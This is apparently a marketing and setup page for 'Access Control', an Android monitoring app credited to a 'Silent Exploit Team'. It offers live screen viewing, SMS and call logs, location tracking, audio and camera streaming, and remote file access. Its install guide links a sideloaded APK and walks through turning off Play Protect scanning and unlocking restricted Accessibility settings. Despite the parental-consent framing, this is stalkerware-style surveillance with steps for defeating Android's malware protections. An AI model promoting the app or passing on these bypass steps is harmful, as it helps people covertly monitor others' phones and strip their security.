Complete Control.Smarter Protection.
Access Control unifies live screen monitoring, call and SMS history, location awareness, app restrictions and theft protection into one silent, consent-aware platform — so parents stay informed and every device stays safe.
- Security modules
- 14+
- Security modules
- Activity sync
- Real-time
- Activity sync
- Device awareness
- 24/7
- Device awareness
One platform. Total visibility.
Fourteen interconnected modules operate as a single system — capturing the signals that matter, surfacing them in real time, and stepping in automatically when something looks wrong.
Live Screen Monitoring
Watch the device screen in real time. Screen sharing always begins with a visible consent prompt on the child device.
Call Logs
Complete incoming, outgoing and missed call history with timestamps, duration and contact context.
SMS History
Awareness of message threads and content, organized and searchable from the family console.
App Usage History
Detailed analytics of which apps run, for how long, and when usage patterns suddenly change.
Geo Location
Live device position, safe zones and location history — with alerts when boundaries are crossed.
Audio / Video Broadcasting
One-way audio and camera streaming from the device when you need eyes and ears on site.
Device Information
Hardware, software, battery and network status — a complete health profile of every device.
Theft Protection
Lock, track and harden a lost or stolen device remotely before anything can be touched.
File Manager Access
Browse and audit the device file system remotely, with access that is logged and revocable.
SOS
One tap on the child device sends an instant emergency signal with location to the parent.
Adult Query Detection
Searches and notifications are screened and risky adult content triggers an immediate alert.
Device Activity Monitoring
A unified activity feed that blends every module into one chronological, readable timeline.
App Restrictions
Per-app controls, age-appropriate limits and one-tap blocking across the entire inventory.
And More
The system keeps growing — new modules and refinements ship with every platform update.
See everything. From anywhere.
Real product screens rendered in spatial device mockups. Every module shares one console — activity, inventory and remote access live side by side.

Apps Inventory
Search the full app inventory, then tune alerts, history and restrictions per app.

Activity Feed
Every notification, detection and system event lands in one prioritized stream.

Remote Access
Start a live session, listen or stream — always behind a consent prompt and active indicators.
Install the Child app. Pair it in minutes.
From download to pairing, the whole setup takes about five minutes. Follow the six steps in order — and if anything blocks the install, the two fixes below solve the most common Android issues.

How to install the Child app
- 01
Download & install
Download Access Control (Child App) from the link and install it on the child device. If the install fails, follow the fixes below.
access-control-dashboard.pages.dev/child.apkAPK download link - 02
Allow all permissions
Open the app and allow every required permission — each one powers a monitoring module.
- 03
Log in to the dashboard
Open the Parent Dashboard and log in with your parent account.
access-control-dashboard.pages.devDashboard link - 04
Get the 6-digit code
From the Parent Dashboard, take the 6-digit pairing code.
- 05
Pair the device
Enter the pairing code in the Child App and tap “Pair Device”.
- 06
Connected
Pairing complete — the child device is now linked to your Parent Dashboard.
Installation problem? Fix it here.
Android blocks some parental-control installs by default. These two quick fixes resolve the most common failures.
Turn off Play Protect scanning
- 1
Open the Play Store on the phone.
- 2
Tap the Profile icon at the top right.
- 3
Tap “Play Protect” from the menu.
- 4
On the Play Protect page, tap the ⚙ Settings icon at the top right.
- 5
Turn off “Scan apps with Play Protect”.
- 6
When the confirmation appears, tap “Turn off” / “Pause”.
Re-enable Play Protect once setup is complete to stay protected.
Allow Accessibility (restricted settings)
- 1
If the Accessibility permission is not allowed, long-press the app icon.
- 2
Go to “App Info” / “ⓘ”.
- 3
Tap the three dots (⋮) at the top right.
- 4
Tap “Allow restricted settings”.
- 5
Then tap “Allow”.
- 6
Return to the Access Control app and allow the Accessibility permission.
Visual walkthrough
The complete setup flow, step by step. Tap any guide to view it full size.
- App installed
- All permissions allowed
- Paired with dashboard
- Accessibility allowed
Choose your level of control.
Start free and scale into deeper monitoring as your family needs it. Every plan keeps the same privacy-first foundation.
Free
Essential device management to get started.
- Basic device management
- Basic activity information
- Limited controls
Pro
Advanced monitoring for active families.
- Advanced monitoring
- App restrictions
- Location features
- Advanced device controls
Premium
Full access with priority capabilities.
- Full feature access
- Advanced security features
- Extended monitoring
- Priority features
Prices shown are placeholders and will be announced at launch. No hidden fees, cancel anytime.
Privacy-first device protection.
Access Control is built on transparency. Children always see a consent prompt for screen sharing, Android’s mic and camera indicators stay active during any remote access, and monitoring is designed for safety — never covert spying.
About Access Control
Access Control is developed by the Silent Exploit Team for families who want clarity without complexity. Our philosophy is simple: parents get the information they need, children keep their dignity and privacy indicators, and the technology stays transparent about what it does. Every monitoring feature respects consent prompts and Android system indicators, and the platform is designed exclusively for lawful parental supervision and device safety.
Intended for lawful parental monitoring of minors and device safety only. Monitor devices you own or are authorized to administer, in accordance with local law.
Device Safety
From battery to storage to network — the full state of every enrolled device stays visible.
Parental Controls
Age-appropriate limits, app budgets and restrictions that adapt as children grow.
Activity Awareness
Signal over noise: the feed surfaces what matters and quiets everything that does not.
Theft Protection
If a device is lost or stolen, lock it down, track it and wipe what matters — remotely.
Emergency Assistance
A single SOS tap raises an immediate, location-tagged alert to the parent console.
Message us on Telegram.
Questions, setup help or feedback — the team answers directly on Telegram.
SETBD DEV
@setbd_dev
Online — replies fast